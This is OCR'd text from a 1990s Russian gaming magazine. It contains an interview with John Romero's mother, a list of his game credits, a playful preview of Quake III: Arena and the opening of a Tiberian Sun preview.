Виржиния: Да... Мы были вынуждены приобрести компьютер. Если уж он начал задавать вопросы, на которые мой муж и ответить-то толком не мог... Меньше трех месяцев прошло с момента открытия компьютерного класса, и уже стало понятно, что без компьютера не обойтись.

Но вы знаете, он был очень умным ребенком. Он вставал посреди ночи, и я просыпалась от громкого «Бип!», издаваемого включаемым компьютером (пользователи старых школьных машин, таких как Commodore и TI, помнят эту их особенность). Видя это, он выяснил, как отключить эту пищалку, чтобы она перестала меня будить. В итоге, вставая ночью, я видела полоску света у него под дверью. Конечно же, в этих случаях ему от меня влетало. Тогда он придумал подкладывать под дверь полотенце. Знаете, он добивался того, чего хотел, буквально во

Игровые проекты с участием Джона Ромеро

(1) — Неизданная игра; (2) — Опубликованная в журнале микроигра; (3) — Неигровое программное обеспечение; (4) — Средство для разработки; (5) — Частичное участие; (6) — Участие в роли дизайнера.

Название	Год	Платформы	Разработчик/ Издатель
Scout Search	1984	Apple	inCider
Cavern Crusader	1984	Apple	A+ contest winner
Bongo's Bash	1985	Apple	inCider
Snag! (1)	1985	Apple	inCider
Major Mayhem (2)	1987	Apple	Nibble
Evil Eye	1987	Apple	UpTime
Subnodule	1987	Apple	Keypunch Software
Jumpster	1987	Apple	UpTime
Pyramids of Egypt*	1987	Apple	UpTime
Lethal Labyrinth	1987	Apple	UpTime
Krazy Kobra	1987	Apple	UpTime
Wacky Wizard	1987	Apple	UpTime
Neptune's Nasties	1987	Apple	UpTime
Zippy Zombi	1987	Apple	UpTime
GraBasic (3)	1987	Apple	UpTime
City Centurian (2)	1988	Apple	Nibble
Dangerous Dave**	1988	Apple	UpTime
Operation: Obliteration (1)	1988	Apple	Nibble
2400 A.D. (1,4)	1988	Commodore 64	Origin
Space Rogue (5)	1988	Apple	Origin
Might&Magic II (4)	1988	Commodore 64	New World Computing
Treasure Dive*** (2)	1989	Apple	Nibble
Sub Stalker	1989	Apple	Softdisk
Zappa Roids	1989	Apple/ PC	Softdisk
Magic Boxes (4)	1989	PC	Softdisk
Alfredo's Stupendous Surprise	1989	Apple	Softdisk
Pixel Puzzle Maker (3)	1989	PC	Softdisk
How To Weigh An Elephant (4)	1990	PC	Merit/Softdisk

Джон Ромеро?

всем. Он ненавидел вставать по утрам, поэтому не ложился всю ночь. Он полностью перешел на ночной образ жизни. А было ему тогда всего 12 лет.

В: Что вы думаете о его успехе?

Виржиния: Это просто невероятно. Кто бы мог подумать? Мы были абсолютно нормальной семьей, и тут появляется Джон и начинает вытворять все эти странные вещи. Ему повезло в том, что он оказался в нужном месте, в нужное время и с правильным подходом; и у него хватило ума это использовать и пойти своим путем. Вы знаете когонибудь, с кем его можно было бы сравнить? И при этом он очень доступен. Он может разговориться с любым человеком, и у него есть страсть к тому, чем он занимается. Я могу рассказывать о нем кому угодно... его очень просто полюбить.

В: Он доступен для общения, хотя и сохраняет высочайшую работоспособность?

Виржиния: О да, он действительно всегда стремится к совершенству. Я думаю, именно из-за этого некоторые его игры так долго не выходят. Он всегда думает над тем, что в игре можно улучшить, он хочет, чтобы его произведение, выйдя в свет, было лучшим. Он хочет, чтобы игра понравилась людям, чтобы они ощутили себя внутри нее. Это здорово... Его Daikatana должна стать великой игрой.

В: Что вы думаете о его длинных волосах?

Виржиния (*смеясь*): Пока он жил дома, никаких длинных волос у него не было. Я помню однажды, когда ему было лет 14, он хотел проколоть ухо. Я сказала, когда тебе будет 18, и ты будешь предоставлен сам себе, тогда и прокалывай уши... Впрочем, в итоге он так и не сделал этого. Но потом он захотел покрасить прядь волос в белый цвет. Мы тогда были в Англии, и это было очень в английском духе. Я купила ему баллончик с краской-аэрозолем для волос и сказала: «Пожалуйста, крась!». Я также купила ему колечко, которое можно было носить в ухе, не прокалывая его. И, что интересно, ему это шло! Но волосы у него всегда были коротко острижены. Его отец работал на военной базе, он был строевой сержант. Так что детям не позволялось ни носить серьги, ни отращивать волосы. Его волосы и сейчас сердят меня, но они делают его тем, кем он в данный момент является. Он очень узнаваем, наподобие рок-звезды. Обычно его волосы чистые и расчесанные, он за ними ухаживает. Мне не приходится их постоянно мыть... [смеется].

В: Как долго вы жили в Англии?

Виржиния: Четыре года, с восемьдесят третьего по... но Джонни уехал оттуда в восемьдесят пятом, так как закончил школу. Он вернулся в Штаты, прожив в Англии три года. Ему там неплохо жилось. Он ходил в военную школу и знал о компьютерах больше, чем его учитель. На военной базе ему давали программировать игры для тренировки пилотов-истребителей. Его помещали внутрь купола, чтобы он ничего не видел вокруг себя, перед ним ставили компьютер, и он писал тренировочные программы. По их желанию Джонни вводил в программу параметры пилотов и создавал игру (а уже потом они могли перепрограммировать ее для моделирования тех сценариев, которые были им нужны).

Он учил учителей младшей школы. Для начальной школы был куплен Atari, и Джон учил всех учителей, как им пользоваться. Я думаю, это выглядело просто великолепно. Калифорния — популярное место среди программистов, и когда он оказался в Англии, то стал для всех маленьким богом. Он знал все, что они хотели узнать. Это был полный успех. Лучшее, что мы когда-либо делали.

В: Вас раздражает весь этот ажиотаж вокруг Джона, пресса и тому подобное?

Виржиния: Ну что вы, это совершенно меня не беспокоит. Отделываюсь любыми способами и иду домой. Мы оба только посмеиваемся, когда мне надо на несколько дней уехать повидать внуков. Джон всегда звонит мне, когда о нем пишут в каком-нибудь журнале или показывают по телевидению, и я всегда смотрю эту программу или покупаю журнал. Я иду в ногу со временем, и мне все это доставляет удовольствие.

В: Что ж, я полагаю, что это действительно так. Большое спасибо.

Виржиния: Спасибо вам.

Интервью публикуется по согласованию с «Gamer's Alliance» (www.gagames.com)

Подготовка интервью к печати —

Лев Емельянов

* Pyramids of Egypt в 1989 переиздана Softdisk на PC.
** Dangerous Dave в 1990 переиздана компанией Softdisk на PC.
*** Treasure Dive в том же году переиздана компанией Softdisk как Twilight Treasures.

Dinosorcerer (4)	1990	PC	Softdisk
Same or Different (4)	1990	PC	Merit/Softdisk
Dark Designs (5)	1990	Apple	Softdisk
Double Dangerous Dave	1990	Apple	Softdisk
Catacomb II (5)	1990	PC	Softdisk
Slordax (5)	1990	PC	Softdisk
Commander Keen: Marooned on Mars (5)	1990	PC	id Software/Apogee
Commander Keen: The Earth Explodes (5)	1990	PC	id Software/Apogee
Commander Keen: Keen Must Die! (5)	1990	PC	id Software/Apogee
Shadow Knights (5)	1991	PC	Softdisk
Dangerous Dave in the Haunted Mansion (5)	1991	PC	id Software /Softdisk
Hovertank One (5)	1991	PC	id Software /Softdisk
Rescue Rover! (5)	1991	PC	id Software /Softdisk
Keen Dreams (5)	1991	PC	id Software /Softdisk
Rescue Rover II: Return of the Robots (5)	1991	PC	id Software /Softdisk
Commander Keen: Secret of the Oracle (5)	1991	PC	id Software /Apogee
Commander Keen: The Armageddon Machine (5)	1991	PC	id Software /Apogee
Commander Keen: Aliens Ate My Baby Sitter (5)	1991	PC	id Software /Apogee
Catacomb 3D (5)	1991	PC	id Software /Softdisk
Wolfenstein 3D (5)	1992	PC	id Software /Apogee
Spear of Destiny (5)	1992	PC	id Software /Apogee
DOOM (5)	1993	PC	id Software
DOOM II (5)	1994	PC/MAC	id Software
Heretic (5)	1994	PC	Raven/ id Software
The Ultimate DOOM (5)	1995	PC/MAC	id Software
Hexen (5)	1995	PC	Raven/ id Software
Quake (5)	1996	PC	id Software
Daikatana	1998	PC	Ion Storm



«Слухи о моей смерти сильно преувеличены!» — написал в своем обращении к сетевой общественности Джон Ромеро после того, как в августе прошлого года один американский журнал опубликовал сенсационную статью, сообщавшую о том, что Джон Ромеро убит на улице выстрелом в голову

Let it Bleed!

За достаточно небольшой временной промежуток наблюдался массовый выброс конечного продукта от различных фирм-производителей. Мы поимели **Unreal**, **SiN**, **Half-Life** и **Blood 2**. Игры получились очень разные. Парочка — просто отпад, другие — в точности наоборот. Отдельные создатели, можно сказать, поимели нас. Но я сейчас не про это.

В каждой из них огромное внимание уделено сингл-плееру, повсеместно наличествует лихо закрученный сюжет, поэтому прохождение начинает напоминать практическое участие в фильме. Интерактивность окружения поднята на немыслимые ранее высоты, «искусственный интеллект» уже действительно кое в чем местами напоминает интеллект.

Собственно, меня это все не сильно волнует. Задача всегда остается прежней: всех поймать и убить, а вышеупомянутое только вносит некоторое разнообразие в процесс. Тем более что каждый, кто хотя бы разок в боях по сети выпускал кишки товарищам, твердо знает, что даже продвинутый на самую максимальную дальность «искусственный интеллект» не может сравниться с хитрым, как змея, и подлым, как гиена, злобно завывающим у соседнего электронного болвана кровожадным приятелем.

А посему все взоры знающих толк в виртуальных побоищах бойцов в безмолвном ожидании устремлены на Соединительные Штаты Америки, на прославившийся стрелковыми традициями штат Техас, где в областном центре Даллас обитает покрывший себя неувядаемой славой флагман индустрии — контора под скромным, неброским наименованием **id software**. Уж кто-кто, а мы-то знаем, что настоящие Игры куются именно там. В недрах титана игрового бизнеса сейчас на финишную прямую выходит работа над последним проектом. Фамилия этого проекта — **Quake III: Arena**. Возвращаясь к сказанному выше, следует заметить, что отцы-основатели предприняли беспрецедентный решительный шаг, и в то время, как все старательно изобретают прибамбасы к синглу, решили напрочь от него отказаться. Похоже, в новом творении мы встретим только квинтэссенцию малтиплеера, самую его жесткую, hard-core форму. Издатели в лице **Activision** от этого резко отбрыкиваются, ибо не верят в хорошие продажи такой игры. Кармак настаивает на своем. Тут как в загадке: кто кого победит — слон или кит? Отвечаю: смотря где бороться будут. Если в воде, то... В общем, с одной стороны утверждается о полном отсутствии сингла, а с другой тут же сообщается о наличии вступительных и финальных мультиков. К чему бы это? Ну да ладно.

Нет, не ладно. По авторитетным утверждениям Кармака, только он (малтиплеер) и живет годами, в отличие от рассчитанного на разовое прохождение сингла. Это как раз то, про что я играючи в **SiN** и глядя на все его прелести частенько вспоминал: сыграл разок — и хорош. Нет, сам-то я это дело люблю и завсегда старательно «на харде» прохожу. Но... Вот был **Анрыл**, большой и красивый, но с дрянным малтиплеером. И где он теперь? Точно, именно там. Думали, такой большой туда не пролезет? Ничего-о, и не таких запихивали. Да плюс

Благая весть о Q

...и на шестой день сотворила id из нулей и единиц Quake, и вдохнула в нее жизнь через левую ноздрю. С этого все и началось...



Категория: 3D action Разработчик: id software www.idsoftware.com Издатель: Activision Ожидается: Февраль '99

Скором пришествии Q3Arena



еще чего душиться дизайнерам, сочиняя никчемные уровни для одного? Вот вы мне скажите, сколько оригинальных Q-уровней пользуете под дэсматч? Ага, я тоже. И все эти детские восторги так называемой «интерактивностью» с ломанием шкафов и спуском воды в унитазах — детский сад и напрасная трата рабочего времени, равно как и внедрение немыслимого количества петушиных, раздражающих расцветок текстур.

Итак, поскольку речь сейчас пойдет о святом (то есть про **Quake**), то я с утреца метнулся в баньку, пропарился от души, одел чистое исподнее, трижды обежал ближайшую трансформаторную будку с хоругвью наперевес, истово помолился, а теперь беру коня за рога и приступаю к изложению добытого по порядку.

Важнейший из всех вопросов современности — вопрос об оружии. Предполагается включить оружие как старое, всем давно знакомое, так и что-нибудь новенькое и необычное. Будем надеяться, что не настолько идиотски необычное, как в Анрыле. Вот списочек вооружения, которое будет в игре наверняка: shotgun, machinegun, grenade launcher, rocket launcher, plasma gun, railgun.

Жестко заявлено, что номером первым не будет малохольный бластер из **Q2**, скорее всего, его место займет булава (mace), эдакий заменитель кулачища из **DOOM** и разделочного топорика из **Quake**. Как обычно, в паре с озверином будет разносить в шматки любого. Хотя осмелюсь заметить, что польза от данного приспособления крайне сомнительна. В сингле — да, там это вроде как даже и логично. Кого можно завалить булавой (кулаком, топором) в малтиплеере — сказать затрудняюсь, времена незамутненных чайников (клавишников-«трактористов») тихо-тихо канули в Лету. Хотя не совсем и не везде, о чем будет упомянуто ниже.

Значит, жиже всех — булава, стартовый бонус. А что же будет всех на свете помощнее, посвирепей, пострашнее? Есть наметки о введении в пользование некоего супер-дупер инструмента — оружия возмездия страшной разрушительной силы (ultimate weapon), чего-то такого по типу BFG. Дескать, невероятной силы воздействия, но достаточно сложное в применении, предположительное наименование — bouncy gun. Попытка осмысления наименования (bounce — подскакивать, прыгать) сразу вызывает в памяти старый добрый анекдот.

Сообщение БиБиСи: «Вчера Советский Союз сбросил на Китай резиновую бомбу. Она уже задавила 80 миллионов человек и до сих пор продолжает скакать вокруг Пекина». А еще предполагается возвернуть из небытия lightning gun из **Q1**, при этом значительно его доработав и улучшив, хотя чего там улучшать — непонятно.

Теперь что касательно тактико-технических характеристик вооружения. Двустволка-автомат-GL-RL — тут, думаю, все и всем понятно. Только вот скорость полета ракет будет установлена где-то посередине между **Q1** и **Q2**. Переключаться оружие будет «значительно быстрее», что, в общем-то, правильно. Сама моделька будет находиться только в правой руке и при этом торчать поближе к центру экрана. Рэйлгановым зарядам твердо намереваются присобачить так называемый «радиус взрывов», по типу гранат и ракет. Но очень небольшой. Делается это с целью хоть как-то порадовать счастливых обладателей огромного лага, поскольку сейчас им пользы от рэйлгана — как зайцу от стоп-сигнала. А при новом раскладе страдальцы хоть так смогут зацепить какого-нибудь зловредного LPB. На вопрос, а не станут ли от этого эти самые LPB еще более злобными и беспощадными, было отвечено, что они и так куражатся от души и такая фича лютимого перевеса им не даст. LPB — это low ping bastard, если вдруг кто не знает («сволочь с маленьким пингом» — для тех, кто совсем уж ничего не петрит).

...и населили они ее всякими скотами и неземными гадами, а бойцам раздали рокетлаунчеры для наведения промеж ними порядка...

Итого у меня получилось ровно девять наименований. Ну, можно и еще на одну кнопочку чего-нибудь подвесить, но все в руках id, и пока об этом ровным счетом ничего не известно.

Теперь пора перейти на личности, а именно — к моделям игроков. Те, кто уже посмотрел их воочию и при этом не лишился от счастья рассудка, настаивают на их небывалом правдоподобии и реализме. Еще бы оно с 5000 полигонов было не так. Приятные округлости, фотореалистичность — все присутствует в полном обьеме. Ни тебе швов, ни плоскостей, ни острых углов. Будет их ни много ни мало — ровно три штуки, в полном соответствии с количеством вводимых в игру классов. Стало быть, будет три типа игроков: легкий, средний и тяжелый (light, medium & heavy — соответственно).

Вы спросите меня: а зачем они, эти три барбоса, нужны? Я отвечу: а фиг его знает! Различаться они будут всего по двум параметрам: по скорости бега и крепости здоровья по отношению к причиняемому вражиной ущербу. Этот самый вред напрямую отразится, скажем, на рокет-джампах, то есть легкого взрывом от выстрела тяжелого забросит под потолок, а тяжелый после ответного залпа полетит низз-э-энько так, по-над уровнем. Меня терзают смутные сомнения. Сбалансировать их все равно невозможно. Сразу выяснится, что какой-то один лучше двоих остальных. Это же не **Team Fortress**, сходство с которой в этом вопросе, кстати, резко отрицается, и зачем это надо — мне не ясно.

Точка обзора теперь поднимется над землей повыше, а шаги станут покороче. Модель будет состоять из трех частей: голова, тело и ноги. Все это будет шевелиться по отдельности, приводимое в движение методом скелетной анимации. То есть теперь реалистично двигающиеся руки начнут передергивать затворы и упирать приклады в плечо, а при смене оружия вытаскивать соответствующий инструмент и прятать никчемный. То, что при этом будет виден тип оружия, думаю, расписывать смысла нет. Ведется работа над всяческими тонкостями, типа отдачи от выстрела. Теперь она будет по полной программе отшвыривать автора выстрела, и, надо думать, чем круче инструмент, тем дальше. Бегущие ноги продемонстрируют разли-



чия между бегом вперед и бегом назад, стрейфом вбок и бегом вприсядку, а также самыми различными прыжками. Я так подозреваю, что отныне боец под водой даже плавать начнет, а не бегать в пучине аки посуху. Ну и всякие оскорбительные жесты будут доведены до совершенства. Что же касается таких вещей, как следы на шкурах от попаданий пуль, то это за никчемностью решили не вставлять. Согласный, все равно ничего разглядеть не успеваешь.

Количество шкур для игроков будет доведено до 20 штук, самых разных форм и размеров. Среди них — светлые образы лучших людей, ранее отличившиеся в межпланетных конфликтах и прочих баталиях: морпех из **DOOM**, морпех из **Quake**, пулеметчик Ганс из **Wolfenstein**. Правда, тот козленок в отцовских семейных трусах, который был изображен на первых опубликованных скриншотах, меня сильно огорчил. Поменьше бы таких овец и побольше, как это детишки говорят, реальных пацанов. Или конкретных мужиков.

Собранные из кучек запчастей модели хорошо проработаны на разрыв: при точном попадании руки-ноги-головы-задницы полетят во все стороны отдельно друг от друга. Меткий выстрел в роговой отсек — и оторванная башка весело запрыгала по полу, а на ее месте остался окровавленный пенек. Модели собственно джибзов (gibs — это разлетающиеся во все стороны потроха и кишки) будут доведены до совершенства. Есть надежда, что вместо разбрызгивания жалкой горстки соплей (как в **Q2**) мы поимеем нечто приятственное, радующее взор ветеранов бесчисленных баталий. Создатели подчеркивают, что это будет покруче обоих **Q** вместе взятых. Ну, про первый я молчу стоя смирно, а про второй можно было вообще и не вспоминать, на тамошние джибзы больно смотреть. Quake Community этим фактом была жестоко разочарована. Все требуют поправить, и они таки поправляют! Кишок будет лететь больше, появятся печенки, оторванные ноги, изуродованные головы, то есть джибзам придадут полное анатомическое соответствие. Насчет этого самого анатомического соответствия: в Анриле тоже хвосты и ноги разлетались, а радости практически никакой. А вот в **Q1** только башка да мясо, зато до сих пор выглядит получше всех этих хвостов дурацких раз в сто.

...а немного погодя и крепко подумав, сотворили они Quake3 Arena по образу и подобию Quake. И понял тогда Кармак, что получилось хорошо весьма... Но отдыхать не стал!..

В корне пересмотрен внешний вид артефактов. Например, аптечки теперь будут иметь вид висящих над полом прозрачных шаров с большим красным крестом внутри. Нереалистично? Ну, заботливо расставленные по полу аптечки выглядят не менее по-дурацки. Достоверно известно, что будет возвращена невидимость. На что будет похож артефакт — пока неизвестно. Эффект воздействия несколько изменился: теперь не будет заметно квадратных глаз, боец сделается невидимым по типу киношного «хищника», и разглядеть его возможно будет максимум метров с двух, а дальше — только ему тебя. В добром здравии пребывает и



озверин (quad damage). Подобравший его теперь не начинает светиться и уж тем более не становится голубым. Теперь по его телу бегают замечательные электрические разряды, как у того же «хищника» в момент отключения невидимости. Дополнительно к старым, проверенным артефактам появился новенький — ускоритель. При подборе оного у бойца за спиной якобы вырастают маленькие крылья, и носится он при этом как умалишенный.

Кроме того, приделаны и еще кое-какие полезные феньки. Например, когда ты остановишься и начнешь что-нибудь строчить войсковым товарищам, над головой у тебя появится специальная штучка, поясняющая, что ты чего-то там пишешь. Возможно, на размякшем и зажравшемся Западе тебя при этом и не пристрелят. У нас с этим делом не забалуешь, пиши — не пиши, только голова по полу запрыгает. Не все феньки такие мелкие, есть и глобальные фенищи: динамические тени для неподвижных объектов, 24-битные текстурки, изогнутые поверхности (Bezier curves), зеркала (можно будет даже увидеть свое отражение в очках противника — это когда он наклонится посмотреть твоей голове в глаза), туман, линзовые эффекты в освещении и пр. и др.

Физика игры будет родственна **Q1**, с чем я даже и спорить не стану. Правильное решение! Даешь нормальную физику, в конце-то концов! Что касается скорости игры как таковой. Поясняют, что все основные параметры игры можно будет конфигурировать самостоятельно (скорость бега, а также включение звука шагов, отдачи от взрыва, управление движением в воздухе и пр.).

Хочешь как в **DOOM** — сделай как в **DOOM**, и бегай в режиме «турбо» со скоростью 150 км/ч. Не хочешь — не делай. Поясняют это тем, что теперь любой недовольный сможет поменять все, что угодно под собственный вкус. Эх... Мне вот кажется, что все это только приведет к неразберихе в правилах, всеобщему недовольству и раздорам среди и так не шибко сплоченной общественности. Что-то вот я не припомню, чтобы кто-то в **Q** гравитацию менял. Как верно говаривал ветеран виртуальных боев, старый чемпион LittleB, в итоге только и будут кричать: я с этим играть не буду, а я с вот этим играть не буду, и в итоге ничего не поймешь, кто же крут на самом деле? Нужен четкий стандарт и единый подход, а не потакание вкусам всяких балбесов. Не нравится — поменяй через консоль. Пока научится — или расхочет, или поумнеет.

Решительно отвергнув сингл, создатели уровней получили массу времени для создания дэсматч-арен. Дизайн обещает быть самым различным: древние замки (люблю!), нео-готика (нравится!), канализационные коллекторы (ничего себе), космические станции (терпеть не могу) и даже demonic battle fields (ы-ы-ы-ы-ы!!!.. — простонал я сквозь судорожно стиснутые от восторга клыки).

Легендарные кривые поверхности явно подбавят

в это дело архитектурных изысков и отменных придумок. Очевидцами уже упоминались некие ворота в виде разинутой пасти с просунутым между огромных клыков язычищем. С учетом того, что весь продукт будет ориентирован исключительно на скоростной дэсматч, обещаются, что эти самые заявленные кривые поверхности не будут сильно затормаживать систему. Все на пользу дэсматчу, никаких никчемных красот! Мол, видали мы тут всякие красивые так называемые «игры», и кто в них сейчас играет?.. При этом нижний порог обозначен как «P200 и 32 метра плюс укоритель». Ха... Конечно, **Quake** так долго живет не из-за всяких там визуальных красот, а из-за того, что в него играть интересно. Однако глядя на все эти последние творения (типа **SiN**), в подобные системные требования верится с трудом. Может, это если звук и изображение не включать? Ладно, попробую.

Вопреки жутким слухам, вовсе не планируется включение в **Q3** старых-добрых DM4, DM6 и q2dm1. Дескать, продукт будет сугубо оригинальным. Жаль... На идиотский вопрос о том, смогут ли на одном сервакe сыграть сразу 500 рыл, ответ поступил отрицательный. Мол, даже Katmai на 500MHz пока удержит примерно 60 игроков, а больше вроде как и не к чему. И поэтому карт огромных (типа на 64) в набор поставки они включать не собираются. И правильно, такое мясо я не люблю.

Теперь дружно держитесь за стулья: планируется изготовление нескольких спецуровней для «трактористов». BWA-HA-HA-HA!!!! Вот это круто!!! Объясняют это тем, что научиться играть мышью очень и очень непросто. Согласный. Трудно, но все-таки можно. Мать честная, видать, не только у нас с дураками все в порядке... На вопрос о том, будет ли встроен в игру какой-нибудь Botus Sapiens («бот разумный») или мы опять будем обходиться всякой доморощенной кретинией, люди, приближенные к деяниям исполинов, отвечают примерно так: да наш Кармак, между прочим, целый Quake написал (я от себя добавлю: даже два! — и кое-чего еще), а уж какой-то паршивый бот для него и вовсе не задача. Ну, паршивых нам не надо, их и так навалом, а вот толковый бот (лучше — табун) вовсе бы и не помешал, за что заранее спасибо.

Совершенно точно на диске будет **QE3Radiant**, редактор для строительства уровней и прочей тонкой работы.

В духе последних веяний, в игру будут изначально встроены командные модификации смертоубийств. Capture the Flag — само собой, автор-создатель Дэйв «Zoid» Кирш за этим делом присматривает лично. Отсюда, кстати, проистекает наличие крюка на радость любителей скакать с ним в standard (хотя какой же это standard, если с крюком?). Скорее всего попадет туда и Tag (это такая разновидность пятнашек по-американски). Соответственно, подо все это будут сочинены свои собственные уровни.

Учитывая то, что движок игры поддерживает mp3, на должном уровне будет и звук. Кроме того, ходят слухи о введении голосовой связи по ходу сражений. В качестве дополнительной фичи количество нахапанных фрагов теперь начнет выкрикивать некий Трубный Глас.

Музычку под игру подрядили сочинить паренька по имени Bill Leeb из команды под названием **Delerium**. Сам я с его творениями не знаком, но хочется верить, что это не то добро, что было в **Q2**.

Своих собственных боевых структур (по типу battle.net) id открывать не собирается, равно как не желает устраивать соревнований вроде PGL. Ну, до их сетей нам далеко, а с соревнованиями мне все ясно: враз без своих «феррарей» останутся, а если наши подъедут, то и вовсе по миру пойдут, потому как отнимут последнее да еще и надругаются как-нибудь.

А теперь — самое главное. Все привстали! Главное намерение — сделать **Q3** гораздо более злобной, чем **Q1**, и уж — само собой! — гораздо злобнее, чем **Q2**. Нет, во избежание кривотолков и обвинений в предвзятости я процитирую: «The goal is to make Quake3 feel more violent than Quake1, and considerably more violent than Quake2». То есть в головной Конторе все-таки поняли, что что-то здесь не так. Снимаю шляпу. Игра должна сочетать в себе все лучшие элементы двух предыдущих, причем так, чтобы к ним (предыдущим) возвращаться никто уже и не захотел. Ну, дай-то бог, чтобы у них все получилось. Я вот не то чтобы возвращаюсь, а вообще никуда не ухожу.

Собственно, ждать уже осталось недолго. Ориентировочно в феврале мы поимеем Q3ATest, который враз развеет мрак неведения.

Пойду-ка, поставлю свечку черную, с ногу толщиной — за успех. А заодно надраю пентаграмму. Кстати, я-то ее, в отличие от некоторых, с детства носил. Ма-аленькая такая, красненькая. А посередине — портрет Вовочки. Тогда наш клан назывался «октябрятская звездочка». Эх, давно это было...

Старший опер

Goblin

Command & Conquer: Tiberian Sun

Выход в следующем


SELF PROPELLED CRANE TRAVELS FORWARD UNLOADS HARVESTER

STEEL EXOSKELETON

TRANSPARENT MATERIAL

ANIMATED RISING TIBERIUM LEVEL

SIDNEY "OPERA HOUSE" STYLE USING PRECAST CONCRETE RIB SEGMENTS &



Воспоем же славу великой и непревзойденной Westwood Studios за величайший и непревзойденнейший проект под именем **Tiberium Sun**, что уж с момента появления **C&C** вызревает в ее недрах. Ведь помните? Нет, скажите откровенно, помните ли вы, как сразу же после финального си-энд-сявого мультика вам показывали некое бледное подобие супер-демки, подразумевающей **C&C2**? Там еще был такой как бы робот, трехмерный по графике и квадратный по контурам? Слезы наворачиваются на глаза, едва только вспомнишь, сколь много радости и надежд вселяла в наши сердца та накось-пришпандоренная колымага, как екало где-то в печенке при виде учиняемого ею грандиозного взрыва... Давно это было. Давно.

А помните? Помните, как вдруг ни с того ни с сего на онлайновый сайт **Westwood** вывалилась некая демо-версия сомнительного происхождения, называвшаяся **Tiberium Dawn**? Ну, народ как увидел, так всей массой качать ринулся. Думали, демка **второго C&C**. Губы раскатали, провайдеровские каналы на модемы накрутили и вперед... Ну и обломались, конечно. Оказалось, то была демка самого что ни есть первого **C&C**, причем с самыми что ни есть первыми из него двумя уровнями. Поговаривают, Westwood тогда такой обильный feedback от юзеров получила... Ну да, трехэтажный. И, видать, с тех-то пор **Tiberium Sun** и приобрел свой мифический ореол.

Много еще потом всего занятного случилось. Да нет, акститесь вы на постном масле, я не про **Red Alert**, и не про **Covert Operations**, и даже не про **Counterstrike**, и совсем уж не про **Aftermath**, и ну абсолютно мимо **Sole Survivor**, а **Dune 2000** так вообще здесь никаким боком не замешана. Я вам сейчас совсем про другую игру талдычу, которая могла оказаться во сто крат интереснее, чем все перечисленные. То на девяносто седьмом году произошло... В тот год **Westwood** нежданно-негаданно распустила слух, что у нее на студиях ваяется **C&C: Commando**, трехмерный воксельный симулятор коммандос в си-энд-сявой вселенной. И это ведь еще задолго до того, как появились **Spec Ops**, **Rainbow Six** и **Delta Force**! Помните ту миссию за GDI, что проходилась одним-единственным рыжеволосым раздолбаем? А сексапильную Таню из **Red Alert**? Эх, черт, а ведь круто было бы взять ту самую Таню, да и устроить америкашкам русские горки... Лара Крофт бы грудным молоком изошлась, завидуя конкурентке. Но **Commando** так и сгинул, оставшись разве что в архивах стародавних новостных сайтов. Не сложилось. А жаль. Очченно жаль. По оченно многим причинам жаль. Потому что в действительности Commando был не более чем составным модулем **Tiberium Sun** в том виде, как таковой поначалу планировался.



А теперь ближе к делу. Вы вообще в курсе насчет того, что **Tiberium Sun** должен был, по задумке westwood'щиков, сочетать в себе реалтайм стратегию и 3D action в перспективе от первого лица, причем реализо-

Категория: RTS Разработчик: Westwood Studios Издатель: EA

вано все это должно было быть на новейшей воксельной графике? Ну перечитайте это предложение, перечитайте, я не тороплю. Вникайте в суть, а потом продолжим.
Продолжаем. Теоретически, **Westwood** собирались делать нечто плана **Uprising 2** и **Battlezone**, только с возможностью вселения в каждый отдельно взятый юнит, начиная пехотинцем и заканчивая коммандосом (уловили, откуда ноги растут?), начиная худосочным бронетранспортером и заканчивая толстокожим, как бегемот, танком. Стержневую структуру геймплея при этом никто менять не собирался — зачем, когда и так все круто! Иначе говоря, харвестеры и поля с тиберием. Иначе говоря, разрастающиеся вширь и вкось базы. Короче говоря, орды вопящих, скрипящих и скрежещущих юнитов, уничтожающих друг друга до победного конца под заводную и классную музыку. Все круто, тушите свечи.
Кто теперь скажет, почему **Westwood** отказались от этой замечательной идеи и скатились обратно до уровня банальной как овсянка real-time стратегии! Быть может, поглядели на весьма сомнительный успех **Uprising** на пару с **Battlezone** и решили, что лучше не рисковать. Или, что не в меньшей степени возможно, кишкою тонки оказались, не вытянули того, на что нацеливались. Вы не подумайте — нам в редакции настолько не в лом оказалось и так этот вопрос пронял, что отписали мы к ним письмо по электронке. До сих пор ответа ждем. Если чего-нибудь такое придет — опубликуем в следующих номерах **X**. Только, думаю я, скорее снег летом пойдет, чем мы от них тут ответа дождемся.
Вообще, хочу я вам доверительно заявить, много всякой таинственности навеяно вокруг **Tiberium Sun**. Вот, скажем, сроки выхода. Коли мне память с кем-то другим не изменяет, так поперву TS еще на весну 1997 года назначали. Потому-то народ и повелся, в декабре девяносто шестого ту подлую демку узрев: как же, через три месяца уже можно винты под тиберий зачищать, последний лоск на мышовых роликах наводить да коврики лаком для ногтей красить, ведь выходит ужо почти что!!! Но это, конечно, только неопытные да наивные так думали да велись от нетерпенья, а народ поопытнее сидел да ухмылки в усы кидал: дескать, видали мы такие ранние сроки выхода в гробу на бабушкиных именинах, и черта с два игра раньше выйдет, чем пять раз вселенский гвалт по всем журналам игропишущим прокатится. И первым реальным сроком выхода TS, который заставил в себя поверить даже матерых игроков, стал сентябрь прошедшего года. Винюсь, я тогда тоже ждал. Не то чтоб с большим нетерпением и пышущей в ноздрях радостью предвкушения, но ждал. Ну и обломался подобно всем остальным, разумеется.
Потом **Tiberium Sun** перенесли на «под Рождество», а сейчас он назначен на 30 марта сего года. Может и выйдет, чем черт не шутит. А может, что и на следующее тысячелетие переползет. Такое тоже может случиться. А знаете? Быть может, этого бы даже и хотелось. Да-да, и поймите меня правильно.

тысячелетии?

